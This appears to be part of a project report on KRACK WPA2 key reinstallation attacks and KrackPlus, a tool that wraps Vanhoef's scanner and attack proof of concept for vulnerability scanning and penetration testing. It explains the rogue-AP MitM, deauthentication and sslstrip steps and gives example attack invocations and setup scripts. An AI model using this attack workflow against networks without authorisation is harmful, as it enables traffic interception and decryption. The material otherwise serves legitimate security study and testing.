In order to perform a key reinstallation attack, it is necessary to establish a man-in-the-middle position – which makes it possible to intercept traffic between two clients that both believe that they are communicating with each other. This position between target and router lets an attacker delay, block or replay encrypted packets; in turn this ability to delay and block packets can be used to execute a key reinstallation attack and decrypt the packets.[16]

vAttack relies on what is known as a channel-based MitM in order to perform key reinstallation attacks: when a target attempts to establish a connection to the router, the attacker disrupts the wireless channel used by the router, which makes the target connect to a rogue access point (AP) on a different wireless channel. Channel Switch Announcements can be sent to the target to make them connect to the rogue AP's channel; if this happens, a MitM position is attained.




Figure 5: Illustration of channel-based Man-in-the-Middle

2.7 wpa_supplicant

A supplicant that comes pre-installed on several Linux distributions[7] and enables users to connect to WPA/WPA2 networks; it is a supplicant that is meant to be compatible

[6] See the video https://www.youtube.com/watch?v=Ua9bUqdjWBc

[7] This includes Ubuntu(http://releases.ubuntu.com/xenial/ubuntu-16.04.4-desktop-amd64.manifest) and CentOS(https://www.centos.org/docs/5/html/5.5/Technical_Notes/)

with IEEE 802.11i and it is used in several operating systems, including Linux and Android (which uses a modified version). Designed to be a daemon program which controls wireless connections; also comes with text-based and GUI user interfaces, which make it easier for users to connect with a command or with the click of a button[8].

2.8 Explanation of key reinstallation attacks

This section, which is based on Vanhoef's paper on key reinstallation attacks, explains how these attacks work[2].

As previously mentioned in the explanation of the 4-way handshake, wireless networks protected by WPA/WPA2 use the 4-way handshake to derive a PTK, which the supplicant installs (along with the GTK) after it has received message #3 of the handshake and replied with message #4 as an acknowledgement of receipt.

When the authenticator receives (and accepts) this acknowledgement, it too installs the PTK, which means that the supplicant and authenticator can begin to exchange encrypted data frames. However, sometimes messages do not arrive as they should. To account for this, the authenticator will resend message #3 if it does not receive message #4 from the supplicant. If a supplicant receives message #3 a second time, it will reinstall the PTK and GTK. This reinstallation of the same PTK is problematic, because its parameters are also reset to their initial values. Among other parameters, this affects the replay counter, Temporal Key (TK) and the packet number, the latter being a nonce. As nonces should not be used again, this is unsafe behaviour.

[8]More information about wpa_supplicant can be found on the official website: https://w1.fi/wpa_supplicant/




Figure 6: Illustration of a key reinstallation attack (against the 4-way handshake), where the victim accepts an unencrypted message #3 when a PTK is installed, and the authenticator accepts an unencrypted message #4 with an old replay counter.

As all three data-confidentiality protocols used in WPA2 (TKIP, CCMP and GCMP) use a stream cipher to encrypt frames, nonce reuse implies reuse of the keystream; nonce reuse leads to the situation where there are two identical encryption keys for two different frames. This means that attackers can decrypt the frames. Moreover, key reinstallations also reset the replay counter, which means that these protocols are vulnerable to replay attacks[9].

Such key reinstallations can occur naturally if message #4 is lost, but an attacker can also block message #4 to force this behaviour.

Authenticator reaction to message #4

It is worth noting that the behaviour of the authenticator when it receives message #4 can vary: because the victim already installed the PTK before it received the message #3 the second time, it will encrypt message #4 using the first PTK-TK. However, the authenticator has not received message #4 and consequently, has not installed the PTK. In this situation, the authenticator would normally not accept the encrypted message, but in practice there are ways around this obstacle: some APs will accept a replay counter that was used in a message sent to the client as part of the handshake, but that

[9] An replay attack is when an adversary repeats or delays a valid transmission

was not used in a reply from the client; this can be seen in figure 6 stage 4, an encrypted message #4 (Encrypted2̂ptkMsg4(replay counter + 2)) from the supplicant is dropped by the authenticator. However, if the unencrypted message #4 (Msg4(replay counter + 1)) is re-sent, the authenticator should accept it.

Supplicant reaction to retransmission of message #3

Likewise, retransmissions of message #3 can pose some problems. In figure 6 stage 3, the supplicant accepts an unencrypted retransmission of message #3 despite having already installed the first PTK, but this behaviour is not universal; in some cases unencrypted retransmission is possible if the message is re-sent right after the first message #3 is sent and in other cases only encrypted retransmissions are accepted; the solution is in both cases to exploit race conditions[10] in order to make the supplicant(victim) accept retransmission of message #3.

A supplicant's reaction to retransmission of message #3 depends both on the operating system and on the wireless NIC in use; Linux accepts plaintext retransmissions, whereas NIC used in Android devices often reject them. In these cases, Android can be made to accept plaintext if a race condition is exploited. An adversary can attain a MitM-position between an AP and an Android device, and capture message #3 before it reaches the Android device; the attacker then waits until the AP assumes that the message was lost in transit, and sends a second message #3. Now, the attacker can forward both the first and second message #3 to the Android device right after each other; if the attack succeeds, the Android device will install the PTK and GTK, and then reinstall them, which causes nonce reuse.

Affected handshakes and variations

Various key reinstallation attacks affect the 4-Way-Handshake, the Group Key Handshake, the PeerKey Handshake and the Fast BSS Transition (FT) handshake.

A range of operating systems were affected by attacks against one or more of these handshakes; unpatched versions of OS X 10.9.5, macOS Sierra 10.12, iOS 10.3.1, Android 6.0.1, Linux (provided it uses wpa_supplicant 2.3-6), OpenBSD 6.1 (rum and iwn), Windows 7 and Windows 8 – plus MediaTek – are affected by attacks against the group key, and a subset are also vulnerable to attacks against the 4-way handshake.

Impact

When a key reinstallation attack succeeds, the impact will depend on which handshake the attacker targets and which data-confidentiality protocol is in use; an adversary who reinstall the PTK through the 4-way handshake can replay and decrypt packages (AES-CCMP) and sometimes also forge packages (against WPA-TKIP and GCMP). As Vanhoef explains, if an adversary can decrypt packets, that means that they can read the sequence number, and use that knowledge to effectively hijack the TCP stream and inject malicious data into a HTTP connection. Adversaries who reinstall the GTK can replay broadcast and multicast frames, which can be used to replay Network Time Protocol packets so that a victim gets stuck at a specific time, which can in turn undermine the security of certificates and more. And if the attacker can forge packets,

[10] A race condition can occur when two processes or threads attempt to alter or access a shared resource at the same time; in such a situation, the outcome can vary depending on who wins the 'race' and gets to access the resource first.

that means that they can '[...] use the AP as a gateway to inject packets towards any device connected to the network' [2, p. 12].

Android and Linux installs an all-zero encryption key

Attacks against Android and Linux can be devastating if they use specific versions of wpa_supplicant (version 2.4-2.6) – or in the case of Android 6.0+, modified versions of wpa_supplicant that contain this vulnerability. In addition, every version of the wpa_supplicant released before the disclosure of key reinstallation attacks will reinstall the group key if it receives a retransmitted message #3 during that handshake.

When devices that use affected versions of wpa_supplicant receive message #3 a second time, the Temporal Key (which acts as an encryption key for data-confidentiality protocols) is reset to all-zeros. This means that the target will 'install an all- zero encryption key', which makes it possible to decrypt the packets. According to Vanhoef, this likely stems from a remark in the 802.11 standard that suggests that the TK should be cleared from memory once installed.

When the vulnerability was disclosed, Vanhoef stated that 31.2% of Android smartphones were likely vulnerable to the all-zero encryption key – although there is some uncertainty about this number given that third-party manufacturers can choose to use different versions of the wpa_supplicant; however, this number may be too low as Vanhoef was not aware that wpa_supplicant 2.6 was vulnerable[11].

Patches

Patches are now available that should mitigate key reinstallation attacks; for those that applies these patches, the vulnerability should no longer pose a threat. However, given that patches to Android are not mandatory and that the ecosystem that updates flow through is fairly complex (see figure 9[12]), updates for some devices may not arrive in a timely manner, or at all. In addition, residential APs do not necessarily receive push updates, which means that homes can remain vulnerable for years[13]; this also applies to smaller companies, that may follow less stringent routines for updating their equipment than larger companies.

2.9 High-level explanation of vScan

vScan[14] first puts a NIC in monitoring mode then uses hostapd to set up a test network, which it will use to monitor connected clients as it attempts to determine whether the clients are vulnerable to key reinstallation attacks against the 4-way-handshake, or against the group key handshake[17].

To check for reinstallation of the PTK in the 4-way handshake, vScan will send an encrypted message #3 to the client and monitor the traffic from the client to look for reuse of the initialization vector, parts of which is reset when a client reinstalls the PTK. It takes longer for vScan to determine that a client is not vulnerable to PTK

[11] See addendum on the vulnerability's website: https://www.krackattacks.com/

[12] Figure is based on https://securityaffairs.co/wordpress/41128/hacking/android-vulnerable-patch-management.html

[13] A story from HOPE X hacker conference in New York gives some further information about the security of residential APs: https://www.tomsguide.com/us/home-router-security,news-19245.html

[14] This explanation was written based on inspection of the vScan source code and hands-on experience. See: [17]

reinstallation as it will attempt to achieve reinstallation several times before telling the user that the client is patched.

vScan looks for group key reinstallation indirectly. Specifically, vScan waits for the client to connect and request an IP address using DHCP. Once the client does this, vScan begins to send replayed broadcast ARP requests to the client; if the client accepts an ARP requests that uses a replayed packet number, vScan will mark it as vulnerable to key reinstallation attacks against the group key handshake.

2.10 High-level explanation of vAttack

In order to run vAttack[15], a user must specify a target (identified by MAC address), the network the target is connected to (identified by SSID) and two NIC [18]. vAttack will put these two NIC in monitoring mode. It will detect the target network supplied by the user and use hostapd to set up a rogue AP on a different channel, which will act as a MitM and forward packages between the target client and target AP. vAttack must obtain a MitM position to reliably manipulate packages. One obstacle here is that the rogue AP needs to use the same MAC address as the target AP in order to derive the same PTK as the client that it targets (the PTK is based on the MAC addresses of the AP and client). To sidestep this problem, vAttack employs a channel-based MitM-attack (see figure 5), where it clones the target AP and then disrupts the original channel by injecting Channel Switch Announcement (CSA) beacons to 'push' victims to the channel used by the rogue AP (which now uses the same MAC address as the target AP); if the client and rogue AP did not come up with the same PTK, the 4-way handshake would fail, along with the key reinstallation attack.

Next, vAttack attempts to deauthenticate all clients from the target network before it enters a loop where it continues to monitor the channels of both the target and rogue AP, and begins to manipulate packages with the aim of preventing message 4 of the 4-way handshake from getting to the authenticator. As some Android devices only accept plaintext retransmission of message #3 when the adversary exploits a retransmission, vAttack will hold on to the first message #3 it gets and when it gets the second, it will send both of them to the target, separated by a forged message #1; this should trigger a reinstallation of the PTK and GTK and subsequently nonce-reuse; as vAttack was made to target the Linux and Android devices with a vulnerable version of wpa_supplicant, it specifically looks for nonce reuse which results in an all-zero encryption key.

In addition to running vAttack, users must run enable_internet_forwarding.sh, to forward the traffic from the rogue AP. Optionally, users can run sslstrip[16], to attempt to downgrade HTTPS connections to HTTP.

[15] This explanation was written based on inspection of the vAttack source code and hands-on experience. See [18]

[16] More information about sslstrip can be found on the software's official website: `https://moxie.org/software/sslstrip/`

3 Planned functionality for KrackPlus

KrackPlus should be a simplified interface for vScan and vAttack that seeks to automate the process of executing either a key reinstallation vulnerability scan or an attack. Users should be able to initiate a scan or an attack with a single command.

KrackPlus Scan should contain the commands needed to detect whether a device is vulnerable to CVE-2017-13077, CVE-2017-13078 (PTK and GTK reinstallation in the 4-way handshake) and CVE-2017-13080 (GTK reinstallation in the group key handshake). It is necessary to include functionality to scan for CVE-2017-13080, because when a device is vulnerable to reinstallation of an all-zero PTK, vScan can fail to reliably determine whether the device is also vulnerable to GTK reinstallation in the 4-way handshake[1]. KrackPlus Attack only needs to implement support for CVE-2017-13077 and CVE-2017-13078; any additional commands available through vScan or vAttack can be added if time allows for it.

Handle dependencies and other prerequisites

KrackPlus should handle all dependencies and other prerequisites for the user. Dependencies should be handled without the need for user interaction and the user should only see necessary output from this process.

Parse output

KrackPlus should parse the output from vScan and vAttack, so that users only see relevant output; the parser should be disabled if the user enables debugging.

Hide traceback

Traceback should be hidden from the user. This applies to KrackPlus, vScan and vAttack. If it is a problem that users can fix on their own, KrackPlus should show them a concise explanation of how they can solve the problem.

Restore network and cleanup

As vScan and vAttack leave the user without an internet connection, KrackPlus must restore the user's connection seamlessly when the scan or attack finishes. Any temporary files should also be removed.

Design considerations

The files that make up vScan and vAttack should not be changed unless necessary, as this will make it more time-consuming to implement any updates made to these files by Vanhoef or others. For this reason, the vScan and vAttack repositories should exist as subfolders in the KrackPlus repository.

KrackPlus should use a logical file structure and should be modular, in the sense that functionality – like restoring the network connection – should be placed in separate

[1] This behaviour can be observed when vScan performs a scan against a device that is vulnerable to this variant of the attack, but there is also a code in the source code that mentions this. See [17]

files, in order to make it easier to get an overview and to troubleshoot specific functionality.

3.1 Automate and improve vulnerability scan

Let user change SSID and password

It should be possible for users to specify a custom SSID and password for the test network that vScan sets up. This feature can be useful for IT security professionals who want to scan employees' devices; a custom network name and password can make it easier for employees to connect with minimal instructions. KrackPlus should not let the user choose passwords that are less than 8 characters long, as this is the shortest password that the WPA2 standard allows.

Display SSID and password that users should connect to

KrackPlus should display the SSID and password of the test network that users should connect to; this is useful both for individuals who only want to scan their own devices, and in a company setting, where these instructions can be displayed on a screen for employees, so that IT staff can spend less time giving instructions.

Generate a report with findings

When the scan is complete, KrackPlus should generate a report the summarises its findings. This report should make it clear to the reader which devices are vulnerable to key reinstallation attacks, and which are not. Each device should be identified by its MAC-address in the report. KrackPlus should also let users choose where to save the report.

3.2 Make it easier to execute an attack

It should be significantly easier to run vAttack through KrackPlus Attack than to run it manually. Beyond handling prerequisites, this includes running sslstrip and forwarding traffic from the rogue AP to the internet without user interaction. KrackPlus should also come with a usage guide that makes it clear to the user which parameters are needed to perform the attack. Ideally, KrackPlus should dynamically update the usage guide with the user's interface names (say, wlan0 or wlp3s0) and suggests to the user how these can be used (the external NIC is likely the better suited to serve as the rogue AP).

4 Implementation

4.1 Handling dependencies for KrackPlus

KrackPlus uses a Python color formatter named colorlog to display messages to the user. As this is not preinstalled on Kali Linux, KrackPlus uses a helper script – prepareKrackPlus.sh – to install this dependency:

```
#!/bin/bash
if ! pip show colorlog | grep -q colorlog;
    then
    # install colorlog
    pip install colorlog > /dev/null
fi
```

4.2 Handling dependencies for vScan

Before KrackPlus Scan can run, it is necessary to install several dependencies. The prepareClientScan.sh(see F.2) script first uses a dpkg-query command to check whether a package has already been installed on the system; dependencies are kept in a text file that the script loops over. If a required package is not already installed, the prepare script installs it.

```
# Checks whether dependencies are already installed;
if not, installs them.
while read packages; do
    PKG_OK=$(dpkg-query -W --showformat='${Status}\n'
    $packages | grep "install ok installed")
    if [ "" == "$PKG_OK" ]; then
         Package "echo $packages not found. Setting up
         $packages."
         sudo apt-get --force-yes --yes install $packages
         > /dev/null
    fi

# Gets the list of dependencies from a file
done <dependenciesClientScan
```

As vScan uses hostapd to set up a test network, it's necessary to assure that the user compiles hostapd before attempting to run the scan. The prepareClientScan.sh(see F.2) script takes care of this if an executable hostapd file cannot be found.

```
# Compile hostapd. Only needs to be done once.
if [[ ! -x "./findVulnerable/hostapd/hostapd" ]]
then
    echo "Compiling␣hostapd"
    cd ./findVulnerable/hostapd/
    cp defconfig .config
    make -j 2 1>/dev/null
```

```
    cd ../../
fi
```

The Wi-Fi radio is turned off using **nmcli radio wifi off** and the wireless NIC are then made available to vAttack using the **rfkill unblock wifi** command.

It is also necessary to disable hardware encryption on the user's NIC as there are bugs in some Wi-Fi NIC that could interfere with vScan. The disable-hwcrypto.sh script made by Vanhoef will take care of this; as this only needs to happen once, the script has been modified so that it writes a value to the text file hwEncryptionDisabled when it runs. The prepareClientScan.sh(see F.2) script only runs the script if the value '1' cannot be found in hwEncryptionDisabled.txt. The prepareClientAttack.sh(see F.1) script checks the same file, which means that if the user runs the scan first, the disable-hwcrypto.sh script will not need to run again before the user can perform an attack.

```
if ! cat hwEncryptionDisabled | grep -q '1';
then
    ./findVulnerable/krackattack/disable-hwcrypto.sh
else
    echo "Hardware Encryption already disabled"
fi
```

Lastly, the prepare script updates the SSID and password of the test network. It uses credentials written to networkCredentials.txt by KrackPlus to overwrite specific lines in a hostapd.conf file. This lets users set a custom SSID and password, which can be useful when performing a scan of multiple devices in a work setting.

```
sed -i "88s/.*/ssid=$(sed '1q;d' ./networkCredentials.txt)/"
./findVulnerable/hostapd/hostapd.conf
sed -i "1146s/.*/wpa_passphrase=$(sed '2q;d'
./networkCredentials.txt)/" ./findVulnerable/hostapd/hostapd.conf
```

4.3 Scanning for the vulnerability

When a user runs a scan with ./krackPlus.py -s, the prepare script – prepareClientScan.sh (see F.2). When all dependencies and prerequisites are handled, vScan runs as a subprocess. It will then set up a test network, using SSID 'testnetwork' and password 'abcdefgh', unless the user provides custom credentials using –set-ssid and –set-password. If the user only provides the -s argument, vScan checks for reinstallation of the PTK and GTK in the 4-way handshake; the –group argument checks for GTK reinstallation in the group key handshake. Other arguments, like –dd, will also be passed to vScan.

KrackPlus runs vScan in the background using &, unless the user enabled debug mode. It is necessary to run the scan in the background so that the parser can be started:

```
subprocess.call(["./findVulnerable/krackattack/krack-test-client.py &"],
stdout=scanOutput, shell=True)
scanParser()
```

A scan should take no more than 60 seconds per device. In order to make KrackPlus Scan more intuitive to the user than vScan[1], the scan ends automatically after 90

[1] Scans normally do not take long, but if a device is vulnerable to all-zero key reinstallation, it could fail

seconds – to assure that there is more than enough time to finish the scan. This timer starts when a device connects to the test network and is reset for each device that connects, so that the scan will end 90 seconds after the last device connects. Users can use the –runforever option to disable this behaviour, which can be useful if the user wants to scan a significant amount of devices, say in a corporate setting.

Credentials are displayed on the screen when users run KrackPlus, along with instructions to connect to the appropriate network in order to scan their devices; the parser assures that relevant output is displayed on the screen.

4.4 Parsing the output

When the user launches a scan without any of the debug options enabled, all data output by Scan is written to a temporary text file – scanOutput.txt – which is in turn read by the scanParser() function in parser.py (see F.7). This parser function opens the temporary text file and goes through it line by line, looking for specific strings. If a string is found, that line is displayed on the screen.

Before this parser was introduced, vScan would spill information onto the screen every few seconds, which made it difficult to keep track of what was happening, particularly if multiple devices connected. With the parser enabled, the user should only see about four lines of text for each device: first, a message that informs the user that a device has connected; second, a confirmation that the newly connected device will be scanned; third and fourth, information about whether the device is vulnerable to PTK og GTK reinstallation.

4.5 KrackPlus Scan Report

In order to make KrackPlus more useful in a corporate setting, a report feature was implemented: when a scan is complete, a PDF report of the findings is generated, which can then be used to patch vulnerable devices or brief management.

This report contains a table that lists the MAC addresses off all devices that were scanned, along with information about whether they were vulnerable to PTK or GTK reinstallation. The last page of the report will contain information about the reliability of scan results.

When the scan terminates, KrackPlus calls the parser function WriteResults(), which writes information about the scanned devices and whether they are vulnerable to three temporary files. KrackPlus then invokes the script responsible for generating the report – genPDF.py(see F.6); if the user specified where the report should be saved, this path will be passed on as an argument; otherwise, a default path is used.

The first thing this scripts does, is to read some Latex code stored in initTexCode.txt. This provides the initial Latex formatting code, a title and some informational text, all of which is written to the .tex-file that will be used to generate the report. The name of this .tex-file is based on the current date and time.


For each of the three files that contain MAC addresses, genPDF.py reads the addresses within and, line by line, it builds a table that consists of three columns (all devices, devices vulnerable to PTK reinstallation and devices vulnerable to GKT

to test for GTK reinstallation, which in practice means that the scan will continue to run indefinitely without informing the user that no more results are coming.

reinstallation).

As shown in the sample report (figure 7), an X is used to mark which variant of key reinstallation attacks each device is vulnerable to.

Finally, the .tex file is compiled into a readable .PDF-document and moved to either a default location or a location specified by the user. The name of the file is based on the date and time it was generated; this makes it easy to separate the reports from each other.



KrackPlus vulnerability report

May 1, 2018

Summary

An adversary can attempt to exploit a vulnerability in the 4-way handshake in WPA2 through jamming and resending the third part of the handshake. This report details whether any of the scanned Android or Linux devices are vulnerable to the pairwise or group version of key reinstallation attacks (KRACK).

The first column contains the mac-addresses of the clients that were scanned. The second and third colums detail whether a device was vulnerable to either the pairwise or group version of KRACK.

Pairwise: client seems vulnerable to pairwise key reinstallation in the 4-way handshake (using standard attack).
Group: client is vulnerable to group key reinstallations in the 4-way handshake (or client accepts replayed broadcast frames)

Device results

	None	Parwise	Group
aaaa.aaaa.aaaa.6666:	x		
aaaa.aaaa.aaaa.8888:		x	
aaaa.aaaa.aaaa.2222:			x
aaaa.aaaa.aaaa.3333:		x	
aaaa.aaaa.aaaa.9999:		x	
aaaa.aaaa.aaaa.7777:			x
aaaa.aaaa.aaaa.4444:	x		
aaaa.aaaa.aaaa.1111:	x		
aaaa.aaaa.aaaa.5555:		x	x

1

Figure 7: KrackPlus vulnerability report example

4.6 End of scan, errors or keyboard interrupt (ctrl-c)

When the user ends the scan, or KrackPlus encounters an error, restoreClientWifi.sh(see F.9) restores the user's internet connection and genPDF.py generates a report. Users will see a loading bar as the report is generated, followed by its location (./reports/ by default). Temporary files, which include the scan output and three files used to generate the report, are deleted as they are no longer needed.

4.7 Handling dependencies for vAttack

The prepareClientAttack script(see F.1) overlaps somewhat with prepareClientScan: both scripts install dependencies, compile hostapd, disable NIC hardware encryption and disable Wi-Fi in comparable way; some code replication was necessary here, because the hostapd files used for vAttack are separate from those used for vScan. Unifying vScan and vAttack was considered, as many of the files are the same, but this would necessitate a fairly cumbersome rewrite of both vScan and vAttack along with a laborious process of going through hundreds of files with a combination of the diff command and manual review to ascertain whether the files were identical or different in ways that would require rewrites of vScan or vAttack[2].

As the attack requires an external NIC, the prepare script dynamically extracts the names of the the wireless NIC to ensure that the user has both an internal NIC and an external (or secondary) NIC; if insufficient NIC are found, the user will get a warming message and KrackPlus will abort without launching vAttack. This dynamic extraction will likely fail if the user connects to a VPN that creates a tunnel interface on the client, as these interface names are extracted by row number; the presence of a tunnel interface can make it so that the wrong values are extracted. Although there are alternative ways to extract these values, it was decided that the user should not need to connect to a VPN if they are using KrackPlus to conduct an approved penetration testing on their local network.

A second reason to do this is that vAttack comes with some hard-coded interface names in the files dnsmasq.conf and enable_internet_forwarding.sh, which would cause problems if a user's interface names did not correspond with those found in these files[3]. The interface names were extracted using:

```
echo | ifconfig | sed 's/[ \t].*//;/^$/d' | awk "FNR==3" |
tr -d ':')
```

Followed by a sed command to replace specific lines in the aforementioned files:

```
sed -i 1s/.*/interface=$wlan0/ krackattacks-poc-zerokey/
krackattack/dnsmasq.conf
```

[2]As can be seen in the vAttack(https://github.com/vanhoefm/krackattacks-poc-zerokey) and vScan(https://github.com/vanhoefm/krackattacks-scripts) repositories, the file structure is similar, but it would be necessary to verify which of these files were identical and which were not before a merge of these repositories could take place.

[3]As can be seen in the vAttack repository: https://github.com/vanhoefm/krackattacks-poc-zerokey/tree/research/krackattack

4.8 Launching the attack

With the dependencies taken care of, KrackPlus can use the arguments supplied by the user to determine how it should call vAttack. At a minimum, the user must supply the arguments needed to perform an attack, but it is also possible to save traffic captured during the attack as a packet capture file (.pcap). If the user enables debugging, the parser will be disabled.

In order to perform a key reinstallation attack, KrackPlus needs to supply vAttack with the names of two wireless NIC, the target network (identified by its SSID) and a target device (identified by its MAC address).

The first three of these arguments are positional and an example call can look like this:

```
./krack-all-zero-tk.py wlan1 wlan0 HomeWireless --target
24:37:58:63:34:aa
```

Here, the following arguments are passed to vAttack:

- wlan1 is the external NIC that will be used as a rogue AP.
- wlan0 is the internal interface that will monitor and forward the traffic from the rogue AP.
- HomeWireless is the ssid for the wireless AP that the target was connected to.
- Lastly, it was necessary to specify the target's MAC address with –target 24:37:58:63:34:aa. The –target parameter is currently used to '[...] assure that all frames sent towards it are ACKed [...]', according to Vanhoef (see E.8.

KrackPlus displays the names of NIC detected on the user's machine as part of the usage guide.

If the user supplies the above arguments, it will launch vAttack as a subprocess:

```
subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ &&
./krack-all-zero-tk.py " + options.rogue + " " +options.mon +
" " + options.targetSSID + " --target " + options.target + " &"],
stdout=attackOutput, shell=True)
```

It is necessary for the subprocess to first navigate to the vAttack repository as vAttack creates several temporary files and accesses resources like hostapd using relative paths; attempts to run vAttack from a different folder can cause it to fail.

This subprocess must be run in the background by adding '&' to the end of the command, as KrackPlus needs to start other subprocesses and the parser while the attack runs. KrackPlus proceeds to forward traffic (by calling enable_internet_forwarding.sh). It can also attempt to downgrade HTTPS pages to HTTP using sslstrip, if the user enables the sslstrip option. Both of these subprocesses are run in the background as KrackPlus also needs to call the attackParser() function in parser.py, which ensures that the user only sees relevant output.

